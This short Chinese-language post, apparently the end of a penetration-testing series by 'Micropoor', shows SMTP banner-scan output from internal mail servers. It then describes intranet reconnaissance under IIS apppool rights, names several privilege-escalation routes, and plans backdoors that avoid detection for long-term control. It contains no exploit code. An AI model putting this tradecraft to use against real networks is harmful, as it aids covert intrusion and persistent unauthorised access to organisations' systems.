[+] 10.0.0.3:25 - 10.0.0.3:25 SMTP 220 xxxxxxxxxxxxxxxx MAIL Service, Version: 7.5.7601.17514 ready at Wed, 14 Feb 2018 18:28:44 +0800 \x0d\x0a
[+] 10.0.0.5:25 - 10.0.0.5:25 SMTP 220 xxxxxxxxxxxxxxxx Microsoft ESMTP MAIL Service, Version: 7.5.7601.17514 ready at Wed, 14 Feb 2018 18:29:05 +0800 \x0d\x0a
[+] 10.0.0.14:25 - 10.0.0.14:25 SMTP 220 xxxxxxxxxxxxxxxxxt ESMTP MAIL Service, Version: 7.0.6002.18264 ready at Wed, 14 Feb 2018 18:30:32 +0800 \x0d\x0a



在iis apppool\xxxx的权限下，目前得知该目标内网分配段，安装软件，杀毒，端口，服务，补丁更新频率，管理员上线操作时间段，数据库配置信息，域用户详细信息（英文user对应的职务，姓名等），以上数据等待信息分析业务，来确定攻击方向。如财务组，如cxx组等。并且完成了刺探等级1-4

而在以上的信息搜集过程中，提权不在是我考虑的问题了，可以Filezilla server 提权，mssqsl数据库提权，win03 提权，win2000提权，win08提权，iis.x提权，内网映射提权等。而现在需要做的是如何反制被发现来制定目标业务后门，以便长期控制。

下一季的连载，将会从三方面来讲述大型内网的信息刺探，既有0day的admin权限下刺探，无提权下的guest/users权限下刺探。数据库下的权限刺探。域权限延伸到办公PC机的信息刺探。以及只有路由权限下的信息刺探。原来在渗透过程中，提权是次要的，信息刺探才是渗透的本质。

- Micropoor